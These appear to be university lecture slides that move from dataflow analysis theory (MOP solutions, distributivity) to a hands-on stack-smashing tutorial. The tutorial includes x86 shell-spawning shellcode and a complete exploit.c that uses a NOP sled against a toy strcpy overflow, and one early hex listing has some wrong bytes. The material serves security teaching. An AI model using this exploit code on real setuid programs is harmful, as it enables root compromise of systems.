

Merge over All Paths (MOP):

$$\mathcal{D}^*[v] = \bigsqcup \{ \llbracket \pi \rrbracket^\# \top \mid \pi : \textit{start} \rightarrow^* v \}$$

For any initial concrete state ρ and path $\pi : \textit{start} \rightarrow^* v$, if $\llbracket \pi \rrbracket \rho$ is defined then

$$\llbracket \pi \rrbracket \rho \Delta \mathcal{D}^*[v]$$

Hence $\mathcal{D}^*[v]$ abstracts all states possible at node v .

Merge over All Paths (MOP):

$$\mathcal{D}^*[v] = \bigsqcup \{ \llbracket \pi \rrbracket^\# \top \mid \pi : \textit{start} \rightarrow^* v \}$$

For any initial concrete state ρ and path $\pi : \textit{start} \rightarrow^* v$, if $\llbracket \pi \rrbracket \rho$ is defined then

$$\llbracket \pi \rrbracket \rho \ \Delta \ \mathcal{D}^*[v]$$

Hence $\mathcal{D}^*[v]$ abstracts all states possible at node v .

To compute it, we use the **constraint system**:

$$\mathcal{D}[\textit{start}] \ \sqsupseteq \ \top$$

$$\mathcal{D}[v] \ \sqsupseteq \ \llbracket k \rrbracket^\# \mathcal{D}[u] \quad \text{for edge } k = (u, l, v)$$

Merge over All Paths (MOP):

$$\mathcal{D}^*[v] = \bigsqcup \{ \llbracket \pi \rrbracket^\# \top \mid \pi : \textit{start} \rightarrow^* v \}$$

For any initial concrete state ρ and path $\pi : \textit{start} \rightarrow^* v$, if $\llbracket \pi \rrbracket \rho$ is defined then

$$\llbracket \pi \rrbracket \rho \ \Delta \ \mathcal{D}^*[v]$$

Hence $\mathcal{D}^*[v]$ abstracts all states possible at node v .

To compute it, we use the **constraint system**:

$$\mathcal{D}[\textit{start}] \ \sqsupseteq \ \top$$

$$\mathcal{D}[v] \ \sqsupseteq \ \llbracket k \rrbracket^\# \mathcal{D}[u] \quad \text{for edge } k = (u, l, v)$$

How are the two related?

Merge over All Paths (MOP):

$$\mathcal{D}^*[v] = \bigsqcup \{ \llbracket \pi \rrbracket^\# D_0 \mid \pi : \textit{start} \rightarrow^* v \}$$

Theorem:

Kam, Ullman 1975

Let \mathcal{D} be the smallest solution of the constraint system

$$\mathcal{D}[\textit{start}] \supseteq D_0$$

$$\mathcal{D}[v] \supseteq \llbracket k \rrbracket^\# \mathcal{D}[u] \quad \text{for edge } k = (u, l, v)$$

Then we have

$$\mathcal{D}[v] \supseteq \mathcal{D}^*[v] \quad \text{for every } v$$

$$\text{In other words: } \mathcal{D}[v] \supseteq \llbracket \pi \rrbracket^\# D_0 \quad \text{for every } \pi : \textit{start} \rightarrow^* v$$

Question:

Does the constraint system give us **only an upper bound** ?

Question:

Does the constraint system give us **only an upper bound** ?

Answer:

In general **yes**.

Question:

Does the constraint system give us **only an upper bound** ?

Answer:

In general **yes**.

Now let's assume that all the functions $[[k]]^\#$ are **distributive** ...

A function $f : \mathbb{D}_1 \rightarrow \mathbb{D}_2$ is called

- **distributive**, when $f(\bigsqcup X) = \bigsqcup\{f(x) \mid x \in X\}$ for all $\emptyset \neq X \subseteq \mathbb{D}_1$.
- **strict**, when $f(\perp) = \perp$.
- **total distributive**, when f is strict and distributive.

A function $f : \mathbb{D}_1 \rightarrow \mathbb{D}_2$ is called

- **distributive**, when $f(\bigsqcup X) = \bigsqcup\{f(x) \mid x \in X\}$ for all $\emptyset \neq X \subseteq \mathbb{D}_1$.
- **strict**, when $f(\perp) = \perp$.
- **total distributive**, when f is strict and distributive.

Example 1: $\mathbb{D}_1 = \mathbb{D}_2 = (2^U, \subseteq)$ for some set U .

$f(x) = x \cap A \cup B$ for some $A, B \subseteq U$.

A function $f : \mathbb{D}_1 \rightarrow \mathbb{D}_2$ is called

- **distributive**, when $f(\bigsqcup X) = \bigsqcup\{f(x) \mid x \in X\}$ for all $\emptyset \neq X \subseteq \mathbb{D}_1$.
- **strict**, when $f(\perp) = \perp$.
- **total distributive**, when f is strict and distributive.

Example 1: $\mathbb{D}_1 = \mathbb{D}_2 = (2^U, \subseteq)$ for some set U .

$f(x) = x \cap A \cup B$ for some $A, B \subseteq U$.

Strictness: $f(\emptyset) = B \implies$ strict only if $B = \emptyset$.

A function $f : \mathbb{D}_1 \rightarrow \mathbb{D}_2$ is called

- **distributive**, when $f(\bigsqcup X) = \bigsqcup\{f(x) \mid x \in X\}$ for all $\emptyset \neq X \subseteq \mathbb{D}_1$.
- **strict**, when $f(\perp) = \perp$.
- **total distributive**, when f is strict and distributive.

Example 1: $\mathbb{D}_1 = \mathbb{D}_2 = (2^U, \subseteq)$ for some set U .

$f(x) = x \cap A \cup B$ for some $A, B \subseteq U$.

Strictness: $f(\emptyset) = B \implies$ strict only if $B = \emptyset$.

$$f(x \cup y) = (x \cup y) \cap A \cup B$$

Distributivity:

$$= (x \cap A) \cup (y \cap A) \cup B$$

$$= (x \cap A \cup B) \cup (y \cap A \cup B) \quad \text{Yes}$$

Example 2: $\mathbb{D}_1 = \mathbb{D}_2 = \mathbb{N} \cup \{\infty\}$, $f(x) = x+1$.

Example 2: $\mathbb{D}_1 = \mathbb{D}_2 = \mathbb{N} \cup \{\infty\}$, $f(x) = x+1$.

Strictness: $f(\perp) = 0+1 = 1 \neq \perp$ No

Example 2: $\mathbb{D}_1 = \mathbb{D}_2 = \mathbb{N} \cup \{\infty\}$, $f(x) = x+1$.

Strictness: $f(\perp) = 0+1 = 1 \neq \perp$ No

Distributivity: $f(\sqcup X) = 1 + \sqcup X = \sqcup \{x+1 \mid x \in X\} = \sqcup \{f(x) \mid x \in X\}$ for $\emptyset \neq X$ Yes

Example 2: $\mathbb{D}_1 = \mathbb{D}_2 = \mathbb{N} \cup \{\infty\}$, $f(x) = x+1$.

Strictness: $f(\perp) = 0+1 = 1 \neq \perp$ No

Distributivity: $f(\sqcup X) = 1 + \sqcup X = \sqcup \{x+1 \mid x \in X\} = \sqcup \{f(x) \mid x \in X\}$ for $\emptyset \neq X$ Yes

Example 3: $\mathbb{D}_1 = (\mathbb{N} \cup \{\infty\})^2$, $\mathbb{D}_2 = \mathbb{N} \cup \{\infty\}$, $f(x, y) = x+y$

Example 2: $\mathbb{D}_1 = \mathbb{D}_2 = \mathbb{N} \cup \{\infty\}$, $f(x) = x+1$.

Strictness: $f(\perp) = 0+1 = 1 \neq \perp$ No

Distributivity: $f(\bigsqcup X) = 1 + \bigsqcup X = \bigsqcup \{x+1 \mid x \in X\} = \bigsqcup \{f(x) \mid x \in X\}$ for $\emptyset \neq X$ Yes

Example 3: $\mathbb{D}_1 = (\mathbb{N} \cup \{\infty\})^2$, $\mathbb{D}_2 = \mathbb{N} \cup \{\infty\}$, $f(x, y) = x+y$

Strictness: $f(\perp) = 0+0 = 0 = \perp$ Yes

Example 2: $\mathbb{D}_1 = \mathbb{D}_2 = \mathbb{N} \cup \{\infty\}$, $f(x) = x+1$.

Strictness: $f(\perp) = 0+1 = 1 \neq \perp$ No

Distributivity: $f(\sqcup X) = 1 + \sqcup X = \sqcup \{x+1 \mid x \in X\} = \sqcup \{f(x) \mid x \in X\}$ for $\emptyset \neq X$ Yes

Example 3: $\mathbb{D}_1 = (\mathbb{N} \cup \{\infty\})^2$, $\mathbb{D}_2 = \mathbb{N} \cup \{\infty\}$, $f(x, y) = x+y$

Strictness: $f(\perp) = 0+0 = 0 = \perp$ Yes


Distributivity: $f((1, 4) \sqcup (4, 1)) = f(4, 4) = 8 \neq 5 = f(1, 4) \sqcup f(4, 1)$ No

Assumption: All nodes v are reachable from the node *start*.

(Unreachable nodes can always be deleted.)

Theorem: If all the edge transformations $[[k]]^\sharp$ are distributive then $\mathcal{D}^*[v] = \mathcal{D}[v]$ for all v .

The result does not hold in case of unreachable nodes.



We consider $\mathbb{D} = \mathbb{N} \cup \{\infty\}$ with ordering $0 \sqsubseteq 1 \sqsubseteq 2 \sqsubseteq \dots \sqsubseteq \infty$.

Abstraction relation: $n \Delta a$ iff $n \leq a$.

The abstract transformation for the second edge is defined by $\llbracket k \rrbracket^\# a = a+1$.

We choose $D_0 = 5$.

We have the constraints $\mathcal{D}[0] \sqsupseteq 5$ and $\mathcal{D}[2] \sqsupseteq \mathcal{D}[1]+1$.

We have

$$\mathcal{D}^*[2] = \bigsqcup \emptyset = 0$$

$$\mathcal{D}[2] = 0+1 = 1$$

Stack Smashing Exploits

- We now discuss at some real examples of how buffer overflow weaknesses in programs can be exploited.
- Various programming techniques are used in stack smashing attacks to execute the desired code.
- A practical exercise in assembly level programming. No deep theory.

Ideas

- Writing past the end of a buffer on a stack allows us to overwrite the return address.
- To be able to exploit this weakness, we need to have the desired code somewhere in memory (the **shellcode**).
- The shellcode is passed to the program e.g. through arguments or environment variables.
- We need to figure out where in memory the shellcode is stored.

The shellcode

- The piece of `machine code` we would like to execute by exploiting some weakness.
- Called "shellcode" because it is typically used to start a shell.
- Should be short.
- Should have `no null bytes`, otherwise `strcpy` will ignore part of the code.
- Very specific to the machine architecture and operating system. We consider Linux and x86 for our discussion.

A typical code (in C) we would like to execute to start a shell:

```
// runsh-c.c
#include <stdlib.h>
int main () {
    char *av[] = {"/bin/sh", NULL};
    execve (av [0], av, NULL);
    exit (1);
}
```

```
# gcc runsh-c.c -o runsh-c
# ./runsh-c
sh-3.00$
sh-3.00$ exit
exit
#
```

`execve (filename, argv, envp)` executes `filename`. `argv` is the array of argument strings. `envp` is the array of strings corresponding to environment variables.

On success, `execve` does not return. Text, data and stack of the calling process are replaced by those of the new program.

We write this in assembly to be used as the shellcode.

The code for `exit (1)` is:

```
movl $1, %eax
movl $1, %ebx
int $0x80
```

- `int` raises an `interrupt`.
- The code `0x80` is for `system call`.
- For the `exit` system call, we pass value `1` in register `eax`.
- Register `ebx` contains the argument supplied to `exit`.

From assembly code to hexadecimal machine code

The following assembly program does nothing and exits with exit code 1.

```
#exit_1.s

.globl _start

_start :
    movl $1, %eax
    movl $1, %ebx
    int $0x80
```

From assembly code to hexadecimal machine code

The following assembly program does nothing and exits with exit code 1.

```
#exit_1.s

.globl _start

_start :
    movl $1, %eax
    movl $1, %ebx
    int $0x80
```

Compile and running:

```
#as exit_1.s -o exit_1.o
#ld exit_1.o -o exit_1
#./ exit_1
#./ exit_1 ; echo $?
1
#
```

From assembly code to hexadecimal machine code

The following assembly program does nothing and exits with exit code 1.

```
#exit_1.s

.globl _start

_start :
    movl $1, %eax
    movl $1, %ebx
    int $0x80
```

Compile and running:

```
#as exit_1.s -o exit_1.o
#ld exit_1.o -o exit_1
#./ exit_1
#./ exit_1 ; echo $?
1
#
```

We look at the executable produced...

```
#gdb exit-1
[...]
(gdb)disassemble _start
Dump of assembler code for function _start:
0x08048074 <_start+0>: mov  $0x1,%eax
0x08048079 <_start+5>: mov  $0x1,%ebx
0x0804807e <_start+10>: int  $0x80
End of assembler dump.
(gdb)x/12b _start
0x8048074 <_start>:  0xb8  0x01  0x00  0x00  0x00  0xbb  0x01  0x00
0x804807c <_start+8>: 0x00  0x00  0xcd  0x80
```

This gives us the 12 byte string corresponding to this code:

```
"\xb8\x01\x00\x00\x00\xbb\x01\x00\x00\x00\xcd\x80"
```

But the above string contains **null bytes**.

Problem is we want this string to be copied by **strcpy**.

The instruction **movl \$1, %eax** puts the 32 bit integer **0x00000001** into **eax**.
This introduces the null bytes.

Alternative code to get rid of null bytes:

```
xorl %eax, %eax  
inc %eax  
mov %eax, %ebx  
int $0x80
```

We use the fact that **a XOR a = 0**.

Code for `char *av[] = {"/bin/sh", NULL}; execve (av[0], av, NULL):`

- `int 0x80` performs system call.
- Code 11 in register `eax` is for `execve`.
- Register `ebx` points to filename (string).
- Register `ecx` contains `argv`.
- Register `edx` contains `envp`.

1. Set `envp` to be NULL.

```
mov $0, %edx
```

2. Push the string `"/bin/sh"` (null terminated) on the stack.

`'/' = 0x2f, 'b' = 0x62, 'i' = 0x69, 'n' = 0x6e 's' = 0x73, 'h' = 0x68`

```
pushl %edx
pushl $0x68732f2f
pushl $0x6e69622f
```

- Integers are stored in **little-endian** format, i.e. most significant byte at highest address. Hence instead of storing `'/bin'`, we store `"nib/"`.
- To avoid null bytes, we push `'hs//'` and separately push NULL stored in `edx`.

3. filename in `ebx` and argument vector in `ecx`.

```
movl %esp, %ebx      # ebx = argv[0]
                     # top of stack has address of string
pushl %edx           # argv[1] = NULL
pushl %ebx           # argv[0]
movl %esp, %ecx      # ecx = argv
```


3. filename in `ebx` and argument vector in `ecx`.

```
movl %esp, %ebx      # ebx = argv[0]
                     # top of stack has address of string
pushl %edx           # argv[1] = NULL
pushl %ebx           # argv[0]
movl %esp, %ecx      # ecx = argv
```

4. Call `execve`

```
movb $0xb, %al      # eax = 11 = code for execve
int $0x80            # execve (argv[0], argv, envp)
```

To sum up, we get the following code for starting a shell.

```
# runsh.s
.globl _start
_start :
    xorl %edx, %edx
    pushl %edx
    pushl $0x68732f2f
    pushl $0x6e69622f
    movl %esp, %ebx
    pushl %edx
```

```
    pushl %ebx
    movl %esp, %ecx
    movb $0xb, %al
    int $0x80

    xorl %eax, %eax
    inc %eax
    mov %eax, %ebx
    int $0x80
```

As before, we convert the code to hexadecimal, to obtain the following string of 30 bytes.

```
\x31\xd2\x52\x68\xf2\xf7\x68\x68\xf2  
\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xb0  
\x0b\xcd\x80\x31\xc0\x40\x89\xc3\xcd\x80
```

Also we can check that there are no null bytes in the string.

Using the shellcode in an exploit

We assume given the following toy vulnerable program.

```
//vulnerable.c
#include <string.h>
int main (int argc, char *argv[]) {
    char t [20];
    strcpy (t, argv [1]);
}
```

If `argv[1]` is large enough, we can write past the buffer `t`, and in particular overwrite the return address.

We know how to find position of return address relative to `t` (or use hit and trial).

Let's assume return address is at address `t+24`, i.e. the bytes `t[24],...,t[27]`.

- We supply 28 bytes long string in `argv[1]`, containing the desired return address at the end.
- Our required shellcode needs to be present somewhere in the memory.
 - Supply it in `argv[1]` so that it is stored in buffer `t`.
 - Supply it among the environment variables ([our choice here](#)).
- The address where the shellcode is stored in memory needs to be known, and passed in `argv[1]`.

When a process is created, the number of arguments (`argc`), the arguments (`argv`) and environment variables (`envp`) are placed by the kernel at the bottom of the stack. The stack frame for `main` and all the subsequent function calls are placed above it.

The exact address of the environment variables vary for each process, depending on factors including size of arguments, environment variables, etc.

Missing the exact location of shellcode by even one byte will make the process crash, and we will have to retry.

We need to make the procedure independent of slight errors in guessing the exact address of the shellcode.

We use the NOP instruction which does nothing. Code for NOP instruction is 0x90 (one byte).

We put large number of consecutive NOP instructions before the beginning of the shellcode.

As the NOP instruction is just one byte, it does not matter where we jump to in the area containing NOP instructions. We will keep "sliding" till we reach the beginning the shellcode.

We now have all the ingredients for writing an exploit.

```
// exploit.c

#include <stdlib.h>
#include <string.h>

#define VULNERABLE      "./vulnerable" // the vulnerable program
#define NOPLength      80000          // Number of NOP instructions to put
#define NOP             0x90         // code of NOP instruction
#define OVERFLOW_SIZE  28            // length of string to pass in argv[1]
```



```
int main (int argc, char *argv [], char *envp []) {

    char runshcode[] = /* the shellcode */
        "\x31\xd2\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3"
        "\x52\x53\x89\xe1\xb0\x0b\xcd\x80\x31\xc0\x40\x89\xc3\xcd\x80";

    int return_address;

    char *code = malloc (NOPLength + strlen (runshcode) + 1);
    char *buf = malloc (OVERFLOW_SIZE+1); // argv[1] to be supplied
    char *av [] = {VULNERABLE, buf, NULL}; // argv to be supplied
    char *ev [] = {code, NULL};           // envp to be supplied
```

As an initial guess for the desired return address, we can use either the address of current environment variables or some local variables. The required return address will hopefully be close to this value.

```
return_address = (int) (envp[0]);           // initial guess
int offset = atoi (argv[1]);
return_address += offset;
```

We prepare the string for overflowing the buffer.

```
memset (buf, 'a', OVERFLOW_SIZE); //just ensure no null bytes are there
*(int *) (buf + OVERFLOW_SIZE - 4) = return_address;
buf[OVERFLOW_SIZE] = 0;           // null terminated
```

The shellcode and the preceding sequence of NOP instructions.

```
memset (code, NOP, NOPLength);  
memcpy (code+NOPLength, runshcode, strlen (runshcode));  
code[NOPLength + strlen (runshcode)] = 0;
```

Call the vulnerable code.

```
execve (VULNERABLE, av, ev);  
exit (1);  
}
```

Done!

We compile and run the exploit.

For a suitable offset value, we hopefully are able to spawn a shell.

```
# ./exploit 5000  
sh-3.00$
```

Vulnerable code which is setuid root can be exploited to get a root shell.

Address space layout randomization

This is a security technique used by many systems today including Linux.

The positions of key data areas like stack, heap etc are arranged randomly in the process' address space.

Makes it difficult to guess address of shellcode.

As the address of shellcode can vary too much, much larger number of NOP instructions is needed. However, environment variables are not allowed beyond a certain size, and `execve` call fails.

A possible (inefficient) solution: making several attempts, trying the more likely positions.